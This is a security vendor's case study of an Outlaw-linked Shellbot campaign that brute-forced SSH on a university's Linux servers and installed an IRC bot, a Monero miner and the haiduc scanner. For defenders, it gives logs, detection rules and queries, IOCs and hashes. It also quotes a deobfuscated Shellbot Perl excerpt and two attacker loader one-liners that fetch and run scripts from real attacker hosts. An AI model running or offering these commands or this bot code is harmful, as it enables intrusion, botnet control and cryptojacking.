SpecOps

CASE STUDY // FEBRUARY 5, 2019

The Path of an Outlaw, a Shellbot Campaign

// BEYOND SIEM

JASK

CASE STUDY

The Path of an Outlaw, a Shellbot Campaign

by Rod Soto, Darren Spruell and Kevin Stear

Background

The Education sector is routinely challenged to maintain security posture in the face of the many policy and logistical challenges inherent in its tenant infrastructures. Such environments are prone to constant attack, as well as the actions of their own users bringing increased risk exposure.

Cybersecurity professionals in these organizations have to manage and protect networks that by their very definition (i.e., the free exchange of information) need to be open and accessible to all. Add to this budgetary constraints, especially in non-profits, and it’s easy to understand how academia has become a favorite target of nation state actors (e.g., Silent Librarian, Schoolbell). Education sector orgs are also increasingly targeted by crimeware groups, who continue to be incentivized by the anonymity and lucrative nature of cryptocurrency markets.

Like nowhere else in cybersecurity, Education sector information security professionals are challenged to prioritize their focus on core tasks and effectively do more with less. This often requires the coordination of all available resources and tradecraft to prevent, detect, and resolve incidents in timely manner while still constantly striving to enhance their organization’s overall security posture.

In this case study, we’ll examine how the JASK SpecOps team helped a higher education organization identify and assess a recent cryptocurrency mining attack campaign.


The Incident

In late November 2018, an SSH brute force campaign succeeded on multiple Internet facing Linux devices within the victim’s DMZ infrastructure. Post-infection, we noted a number of payloads being delivered to these victims, including IRC C2 botware, cryptomining malware, and a SSH scan, brute force, and network propagation toolkit. The November date (Nov. 20th) is based on observations from passive DNS as to when attacker domain names first resolved in global telemetry, as well as dates associated with public honeypot reports relating to occurrences of this activity.

Based on our analysis of this activity, the malware, and the related infrastructure, SpecOps believes the host machines were victim to an opportunistic attack likely sponsored by the Outlaw group, who have been behind several recent shellbot and cryptocurrency mining and SSH brute force campaigns. Specifically, there is significant overlap in the malware (haiduc tool; minloc.sh/min.sh; cryptominer) between these campaigns and the malicious activity described in this case study.

Attack Vector

During the last weeks in November, victim organization firewall alerts related to SSH user authentication brute force attempts were noted for each of the two victim host devices. This activity marked an uptick in scanning activity occurring against the target environment.



```
"1.54301414E9","{log_type=Syslog, sensor_id=beb04b36-0316-44de-9cde-24f1c732c104, sensor_zone=default, facility=21, severity=3,
hostname=[redacted] device_vendor=Palo Alto, device_product=NGFW, device_version=null, device_event_id=THREAT VULN,
client={address=[redacted] version=4, country_code=US, country_name=United States, [redacted]
latitude=[redacted] longitude=[redacted] isp=[redacted] org=[redacted] asn=[redacted]
is_internal=true, location=[redacted] input_source=syslog_server, sensor_name=[redacted] ","<171>Nov 23 17:01:29
[redacted] 1,2018/11/23 17:01:28,013101001851,THREAT,vulnerability,0, 2018/11/2317:01:28,
83.205.37.114[redacted] Exception,,,ssh,vsys1,l3_untrust,l3_trust,ethernet1/5.2073,ethernet1/8.207
5,BorderLog,2018/11/23,17:01:28,2859307,1,39478,22,0,0,0x2000,tcp,block-ip,"""",SSH User Authentication Brute Force Attempt(40015)
,any,high,client to server,6522146811080424963,0x8000000000000000,France,United States,0,,0,,,0,,,,,,,,0 ,11,0,0,0,,[redacted]
,,,,,0,,0,,N/A, brute-force,AppThreat-8093-5159,0x0""true","Syslog","2018","11","23","23" ,"Palo Alto","NGFW"
```

Figure 1. Sample obfuscated firewall log

Given the sheer volume and typically low fidelity of firewall events,. it is exceedingly important to bring context to externally sourced connection attempts. In some cases, HTTP response codes are useful for providing context to these logs (e.g., scans for the presence of JSP webshells). For credential stuffing and brute force authentication attempts, correlating firewall logs with winevent codes (PrestoDB SQL sample below) or sshd log events provides optimal context for potential unauthorized accesses.


```
SELECT T.*,
    H.auth_count
FROM
  (SELECT src_ip.address AS src_ip,
    log_meta.device_event_id,
    dst_ip.address AS dst_ip,
    year,
    month,
    day,
    count(*) AS threat_count
  FROM threat
  WHERE year = 2018
      AND month = 1
      AND day = 29
      AND dst_port = 22
      AND log_meta.device_event_id LIKE '%BRUTE%'
  GROUP BY  src_ip, log_meta.device_event_id, dst_ip, dst_port, year, month, day) T
```

```
JOIN
   (SELECT src_ip.address AS src_ip,
       endpoint_ip.address AS dst_ip,
       log_meta.device_event_id,
       success,
       year,
       month,
       day,
       count(*) AS auth_count
   FROM auth
   WHERE year = 2018
         AND month = 1
         AND day = 29
         AND log_meta.device_vendor = 'Microsoft'
         AND log_meta.device_event_id = '4624'
         AND auth_method = 'network'
   GROUP BY  src_ip.address, endpoint_ip.address, success, year, month, day,
log_meta.device_event_id ) H
   ON T.src_ip = H.src_ip
      AND T.dst_ip = H.dst_ip
ORDER BY  T.threat_count, H.auth_count DESC
```

Unfortunately in the case of this activity targeting Linux systems, no sshd log events were being ingested by JASK ASOC at time of attack. Still, this case study will show that an SSH brute force attack vector is also consistent with the propagation behavior noted in related malware samples.

Payloads

Following a breach of these machines, evaluation of network traffic indicates a series of payloads being installed and operated from the victim devices. JASK ASOC observed and flagged suspect activity related to scripting and command line interface (CLI) user agent strings and single character directory and file names.



Script/CLI UserAgent string

DESCRIPTION
This pattern discovers HTTP communications from an internal source where a scripted user-agent string was noticed. (e.g. Wget, Curl etc.)

SIGNAL DETAILS
Content Type: Rule
Category: Execution
Severity: 3

ENTITY DETAILS
IP Address: [redacted]

RELATED INSIGHTS
This Signal has not been associated with any Insights.

METADATA
matched_expression:
request.headers['USER-AGENT'] like '%python%' or
request.headers['USER-AGENT'] like '%Wget%' or
request.headers['USER-AGENT'] like '%wget%' or
request.headers['USER-AGENT'] like '%LIBCURL%' or
request.headers['USER-AGENT'] like '%libcurl%' or
request.headers['USER-AGENT'] like

TIMESTAMP ↓	SRC. IP	DST. IP	SRC. PORT	DST. PORT	HTTP REQUEST	HTTP RESPONSE
2018-12-13 11:27:12 AM MST	[redacted]	216.178.226.25	57140	80	GET http://216.178.226.25/a/xtr	0

HTTP REQUEST

```
GET /a/xtr HTTP/1.1
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Host: 216.178.226.25
User-Agent: Wget/1.19.4 (linux-gnu)
```

HTTP RESPONSE

```
HTTP/1.1 0
```

Figure 2. JASK ASOC detection of post exploitation payload retrieval

The following list of URLs relate to requests issued by the compromised devices directly related to this attack, as well as URLs extracted from scripts downloaded by the devices. We include the URLs annotated with a description and file hash of each payload in the appendix.

http://zergbase.mooo[.]com/hello
http://zergbase.mooo[.]com/t
http://54.37.70[.]249/rsync
http://216.178.226[.]25/a/xtr
http://202.136.170[.]27/a/a
http://5.255.86[.]129/abc
http://5.255.86[.]129/lan.sh
http://5.255.86[.]129/sslm.tar.gz
http://5.255.86[.]129/dota.tar.gz
http://5.255.86[.]129/minloc.sh
http://5.255.86[.]129/ml.tar.gz

Attacker Infrastructure


The following data relate to hosting and global routing for the IP addresses observed hosting command and control (C&C) services for the attacker botnet and toolkit downloads. It is likely that many of these are also compromised web servers abused by the threat actors. (Note: complete host data with accompanying resolution history is included in the appendix at the end of this report).

5.255.86[.]129	AS50673 | NL | SERVERIUS - AS
18.216.19[.]10	AS16509 | US | AMAZON-02 - Amazon.com, Inc.
45.55.219[.]94	AS14061 | US | DIGITALOCEAN-ASN - DigitalOcean, LLC
54.37.70[.]249	AS16276 | FR | OVH, - FR
78.4.254[.]161	AS8968 | IT | BT - ITALIA
89.87.187[.]73	AS5410 | FR | ASN-BOUYGTEL - ISP
146.185.171[.]227	AS14061 | US | DIGITALOCEAN-ASN - DigitalOcean, LLC
151.80.119[.]209	AS16276 | FR | OVH, - FR
164.132.160[.]178	AS16276 | FR | OVH, - FR
176.223.133[.]226	AS62282 | LT | RACKRAY - UAB Rakrejus
202.126.46[.]39	AS17894 | PH | APMI-AS - AP AyalaPort Makati, Inc. / Data Center
202.136.170[.]27	AS17645 | SG | NTT-SG - AP ASN - NTT SINGAPORE PTE LTD
216.178.226[.]25	AS11303 | US | DATARETURN - MCI Communications Services, Verizon
217.32.246[.]59	AS2856 | GB | BT-UK - AS BTnet UK Regional network
217.182.66[.]128	AS16276 | FR | OVH, - FR

Malware

The toolkit observed (and related to the artifacts in the above URL calls) in use by the attacker contains three primary components: IRC (Internet Relay Chat) botware for Command and Control (C2), a revenue stream via Monero mining, and a popular scan and brute force tool, haiduc. (Note: details of all discussed samples are located in the appendix).


The Perl-based IRC (Internet Relay Chat) bot that was identified as a new version of Shellbot, lightly obfuscated using Perl's *pack* routine. Once executed, it runs through *unpack* and *eval* functions and establishes a connection to a specified IRC channel, sez.strangled[.]net, for C2. An excerpt (below) of deobfuscated code shows the join botnet function on execution.



```
sub conectar {
   my $meunick = $_[0];
   my $servidor_con = $_[1];
   my $porta_con = $_[2];

   my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$servidor_con", PeerPort=>$porta_con) or return(1);
   if (defined($IRC_socket)) {
     $IRC_cur_socket = $IRC_socket;

     $IRC_socket->autoflush(1);
     $sel_cliente->add($IRC_socket);

     $irc_servers{$IRC_cur_socket}{'host'} = "$servidor_con";
     $irc_servers{$IRC_cur_socket}{'porta'} = "$porta_con";
     $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
     $irc_servers{$IRC_cur_socket}{'meuip'} = $IRC_socket->sockhost;
     nick("$meunick");
     sendraw("USER $ircname ".$IRC_socket->sockhost." $servidor_con :$realname");
     sleep 2;
   }
```

Figure 3. Obfuscated Shellbot code snippet

As is increasingly more common with financially motivated campaigns, the actors create an easily liquidated revenue stream through the use of XMR-Stak, a highly configurable Monero (XMR) miner.



Thread ID	2.5s	60s	15m	
0	92.8	92.8		H/s
1	94.9	94.8		
2	94.9	94.8		
3	92.8	92.8		
Totals:	375.3	375.3		
Highest:	375.7			

Difficulty	8196
Good results	10 / 10 (100.0 %)
Avg result time	19.8 sec
Pool-side hashes	81960

1	25889	2	17127
3	16212	4	15311
5	15260	6	14811
7	12779	8	11419
9	10403	10	8531


Pool address	new.supportxmr.com:3333
Connected since	2017-03-15 14:52:31
Pool ping time	74 ms

Date	Error

Figure 4. XMR-Stak user interface

Based on the payloads retrieved, SpecOps was also able to uncover the below mining pool configuration related to this campaign. Note the XMR-Stak 'wallet_address' used for Monero gains:

481fnPjXvX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaYgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFquwuS




```
// generated by xmr-stak/2.5.0/9012512/master/lin/nvidia-amd-cpu/1

/*

"pool_list" :
[
        {"pool_address" : "5.255.85.210:80", "wallet_address" :
"481fnPjXvX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaYgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFquwuS",
"rig_id" : "stak", "pool_password" : "x", "use_nicehash" : true, "use_tls" : false,
"tls_fingerprint" : "", "pool_weight" : 5 },
],
```

Figure 5. Campaign mining pool configuration

This pool configuration points at a VPS provider in the Netherlands (Offensive Servers/OffensiveHost, server name server12.offensiveservers[.]com, routed via AS50673 SERVERIUS - AS (NL)). Further investigation indicates the pool address is currently down, with no further information found on public pool and hashrate sites. Passive DNS data for the VPS shows it hosting a number of domains appearing to be gaming servers like Minecraft servers, with the hoster being a game server hoster. This indicates that these campaign actors may have built their own mining pool infrastructure on this provider instead of using publicly available ones.

The most robust capability delivered via payload was a configurable scanner compiled as a Linux ELF binary along with an accompanying shell script (sparky.sh). This scanner is a variant of the *haiduc* tool, which is a popular and broadly used attack tool.




2018-12-21 08:58:27	**35/57**
2018-12-19 18:37:36	**31/54**
2018-12-18 18:24:02	**35/56**
2018-12-12 14:57:33	**35/58**
2018-12-12 14:32:29	**35/57**
2018-11-28 07:44:20	**35/57**
2018-11-22 12:43:37	**35/57**
2018-11-20 18:39:50	**31/57**
2018-11-20 16:39:09	**31/56**
2018-11-20 15:40:51	**32/57**

Engine	Signature		
Ad-Aware	Trojan.Agent.CSQR		
AegisLab	Hacktool.Linux.Sshbru.3!c		
AhnLab-V3	Linux/Agent.1040592		
ALYac	Misc.HackTool.Linux.Sshbru		
Antiy-AVL	HackTool/Linux.Sshbru	3.0.0.1	20181221
Arcabit	Trojan.Agent.CSQR	1.0.0.837	20181221
Avast	Other:PUP-gen [PUP]	18.4.3895.0	20181221
Avast-Mobile	-	181220-02	20181220
AVG	Other:PUP-gen [PUP]	18.4.3895.0	20181221
Avira	APPL/Inx.SSHBrute.kpgwm	8.3.3.8	20181220
Babable	-	9107201	20180918

```
FREAMATA FIBRA IN VANT
MURMURA NETU IN ZBOR
DOINA HAIDUCULUI SUNT
CU LIB DE CUCERITOR!
DRUMUL HAIDUCULUI MEU
PANA LA ULTIMUL BIT
DOINA.MD A PORNIT
PRIN TURNEU
oot@haiduc:~> GO!!!

                HAIDUC
```

Figure 6. Haiduc brute force tool

Post infection, JASK ASOC was also able to identify signs of post exploitation behavior (e.g. haiduc in action) from the compromised Linux devices. The figure below shows an unusual scan from a victim host out to a number of external IP addresses on TCP port 22, a clear indication of haiduc usage as the actors attempt to replicate the infection.



IP Address Scan - External

DESCRIPTION
A scan of IP addresses

SIGNAL DETAILS
Content Type: Rule
Category: Discovery
Severity: 2

ENTITY DETAILS
IP Address: [redacted]

RELATED INSIGHTS
This Signal has not been associated with any Insights.

METADATA
matched_expression:

TIMESTAMP ↓	SRC. IP	DST. IP	PROTOCOL	SOURCE	NOTICE TYPE
2018-12-13 11:25:04 AM MST	[redacted]	0.0.0.0	TCP	bro	Scan::Address_Scan

MESSAGE [redacted] scanned at least 27 unique hosts on port 22/tcp in 0m0s
DETAIL local
PEER worker-0-8

Figure 7. External SSH port scanning from a victim device

Rehash on Attack Vector

In addition to the analysis of retrieved toolkits (e.g., haiduc), some public reporting also lends evidence that the initial attack vector may dictionary or brute force attacks over the SSH service. Specifically, honeypot reports matching zergbase.mooo[.]com (a domain seen in payload delivery to our victim devices) point to potentially similar stage one loader commands:

```
unset HISTFILE && rm -rf /tmp/t* && cd /tmp && wget -q zergbase.mooo[.]com/t && chmod
+x && perl t
```

Similarly, the invocation of the SSH bruteforcer also illustrates the command executed on target servers when initial entry is gained to the hosts:

```
cd /tmp; curl -O -f 5.255.86[.]129/minloc.sh || wget 5.255.86[.]129/minloc.sh; chmod +x
minloc.sh; nohup ./minloc.sh >> /dev/null &
```

The combination of these factors (along with the lack of network or forensic evidence of any other method) provide reasonably high confidence that credential compromise via brute forcing or credential stuffing led to successful access to victim infrastructure.

Attribution

As briefly discussed in our accompanying blog post, malicious activity related to this incident appears to closely match known TTPs associated with recent Outlaw campaign as documented by other research groups (e.g., Trend Micro).

SpecOps assesses that the attacker's (probably 'Outlaw' group) motivation appears to be like many others targeting exposed Linux servers for broad propagation and revenue generation through illicit cryptomining on abused infrastructure.

About JASK

JASK is modernizing security operations to reduce organizational risk and improve human efficiency. Through technology consolidation, enhanced AI and machine learning, the JASK Autonomous Security Operations Center (ASOC) platform automates the correlation and analysis of threat alerts, helping SOC analysts focus on high-priority threats, streamline investigations and deliver faster response times.

Appendix

The following passive DNS data provides information about observed attacker infrastructure and history of resolution data.

Web tools hosting & IRC C&C server:

```
5.255.86.129  atesti.zzzz[.]io       domain  A  2017-09-17 10:33:37  2018-05-02 12:54:37
5.255.86.129  mail.ephemermail[.]io  domain  A  2018-09-26 01:39:13  2018-10-10 05:14:00
5.255.86.129  ns1.ephemermail[.]io   domain  A  2018-09-26 08:27:43  2018-10-31 00:57:27
5.255.86.129  ns2.ephemermail[.]io   domain  A  2018-09-26 08:27:43  2018-10-31 00:57:27
5.255.86.129  www.ephemermail[.]io   domain  A  2018-09-26 08:27:43  2018-10-19
20:47:11
5.255.86.129  ephemermail[.]io       domain  A  2018-09-26 08:27:51  2018-10-17 03:58:43
5.255.86.129  sez.strangled[.]net    domain  A  2018-11-30 10:39:16  2018-12-13 11:24:06
```

Web server:

```
zergbase.mooo[.]com  54.37.70.249  ip  A  2018-11-20 00:16:56  2018-12-14 00:23:42
```

IRC C&C server:

```
sez.strangled[.]net  78.4.254.161     ip  A  2018-06-20 05:51:14  2018-06-20 10:30:33
sez.strangled[.]net  45.55.219.94     ip  A  2018-06-20 12:42:27  2018-07-15 09:11:45
sez.strangled[.]net  217.182.66.128   ip  A  2018-07-15 09:18:39  2018-08-13 04:42:25
sez.strangled[.]net  18.216.19.10     ip  A  2018-08-13 04:44:51  2018-08-13 05:51:40
sez.strangled[.]net  217.32.246.59    ip  A  2018-08-13 05:00:26  2018-08-13 05:00:26
sez.strangled[.]net  202.126.46.39    ip  A  2018-08-13 06:00:42  2018-08-13 10:20:16
sez.strangled[.]net  176.223.133.226  ip  A  2018-08-13 12:20:35  2018-08-30 21:41:19
sez.strangled[.]net  146.185.171.227  ip  A  2018-08-30 22:40:47  2018-12-13 01:26:24
sez.strangled[.]net  89.87.187.73     ip  A  2018-10-17 12:16:31  2018-10-17 23:00:50
sez.strangled[.]net  5.255.86.129     ip  A  2018-11-30 10:39:16  2018-12-13 11:24:06
sez.strangled[.]net  151.80.119.209   ip  A  2018-12-05 11:25:20  2018-12-06 03:44:57
sez.strangled[.]net  164.132.160.178  ip  A  2018-12-14 00:23:17  2018-12-14 00:23:17
```

The following hashes represent malware observed in conjunction with this campaign.

Malware:

```
# Contains NOP shell script
        http://zergbase.mooo[.]com/hello
# Obfuscated Perl bot - 331bafbf48e1ece5134bc42f4a9bd2be
        http://zergbase.mooo[.]com/t
# Obfuscated Perl bot - 9278a3771989289868d5b5f8ba4c52ea
        http://54.37.70[.]249/rsync
# Contains IP address from which to request scan target list -
b56c57dcc0734471aea3179092256e05
        http://216.178.226[.]25/a/xtr
# 50,000 IP list likely scan targets - 15108379eae3ca1e7f7edf4904228a77
        http://202.136.170[.]27/a/a
# Shell script to load next stages - 796ba24514046e6a04fc6d6f11b6a6e5
        http://5.255.86[.]129/abc
# Shell script load possible miner - 6cde5ccbc76bb73f2391677aa6884c50
        http://5.255.86[.]129/lan.sh
# Scanner / bruteforcer kit - contents haiduc (ELF), sparky.sh -
7e0e1c3825a722c720d732a7942c544b
        http://5.255.86[.]129/sslm.tar.gz
# Miner setup and persistence kit - 0fce167143421e681aa86a50168bb812
```

```
                http://5.255.86[.]129/dota.tar.gz
# Shell script loader for next stage - ef5c3dd155350342acb9f30bd1927884
                http://5.255.86[.]129/minloc.sh
# Miner setup and persistence kit - 434c110a3d46855c21b27b2ffcb76372
                http://5.255.86[.]129/ml.tar.gz
```